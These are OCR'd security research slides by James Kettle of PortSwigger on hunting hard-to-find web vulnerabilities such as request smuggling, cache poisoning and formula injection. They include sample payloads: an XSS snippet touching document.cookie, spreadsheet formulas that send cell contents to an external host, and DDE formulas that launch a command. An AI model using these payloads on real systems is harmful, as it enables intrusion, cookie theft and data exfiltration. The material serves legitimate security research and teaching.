Hunting evasive vulnerabilities

Finding flaws that others miss

James Kettle

PortSwigger

Warning / disclaimer

These slides are intended to supplement the presentation. They are not suitable for stand-alone consumption.

You can find the presentation recording here:
https://portswigger.net/research/hunting-evasive-vulnerabilities

If it's not uploaded yet, you can get notified when it's ready by following us at https://twitter.com/portswiggerres

- albinowax

Attention Trap

```
-----------------------------724250675208025894051308795 5
Content-Disposition: form-data; name="data[52295][caption][<script>/*]"

*/document.location = document.cookie;/*

-----------------------------724250675208025894051308795 5
Content-Disposition: form-data; name="data[52296][caption][*///]"

x
-----------------------------724250675208025894051308795 5
Content-Disposition: form-data; name="data[52297][caption][\n</script>]"

x
```

Why does \n come back as a newline?

Why does the application 'block' requests containing ' *but nothing else*?

Outline

- Why join the hunt
- Ways vulnerabilities hide
- Automation
- Q&A

Background

2009: Won the first Nullcon CTF, became 'albinowax'

2009->today: Pentest, bug bounty, research

Exploring unknown/underrated bug classes

- Server-Side Template Injection
- HTTP Request Smuggling
- Web Cache Poisoning

What factors hide 'regular' vulnerabilities?

How can we overcome them?

Why join the hunt

- Obvious vulnerabilities are dwindling
- Evasive vulnerabilities are accumulating
- Becoming essential for high-value targets

Enter 2-step verification code:

VERIFY

Ways vulnerabilities hide

The visible defence

PoC: iframe-timing XS-Leak on bugzilla.mozilla.org/search


Bugzilla is protected against this thanks to the X-Frame-Options header

```
X-Frame-Options: SAMEORIGIN , SAMEORIGIN
```

Don't look for defences

The unfashionable flaw

Web Spoofing: An Internet Con Game
DNS Rebinding



The corrupted concept

HTTP Request Smuggling


Original: causing a proxy desync

Corrupted: bypassing WAFs

HTTP Response Splitting

Original: using CRLF to cause a desync

Corrupted: using CRLF to inject HTML for reflected XSS




The fear

HTTP Request Smuggling in 2016

- Presented at DEF CON with CVEs & live demo
- A fair chunk of the web was vulnerable
- Nothing happened. Why?

That technique sounds cool but



The implausible idea

That will never work unless

```
=7*7
```

```
=HYPERLINK("http://psres.net?x="&A1,"clickme")
```

```
=cmd|' /C calc'!A0
```

```
=DDE("cmd";"/C calc";"__DdeLink_60_870516294")
```

That's too obvious


```
='\\psres.net\[a.xlsx]1'!A1
```

```
"=INDIRECT(CONCAT(""'\\"",A1,"".psres.net\[f]1'!A1""))"
```

The invisible chain-link

Context. Application-specific knowledge

- Inconvenient
- Essential



vs

Filedescriptor's Twitter bugs & Orange Tsai's Microsoft Exchange research

The missing fingerprint

1. Fingerprint technology
2. Try appropriate exploits

Are they caching?

Look for known cache headers

  Look for known header values

Use reverse-DNS for known vendors

Gather timing information

  Add repeats to mitigate FPs

Look for *behaviour*, not *technology*


~~Are they caching?~~

Which inputs influence the response?


Is this input unkeyed and cached?

Is this input unkeyed, cached, and harmful?

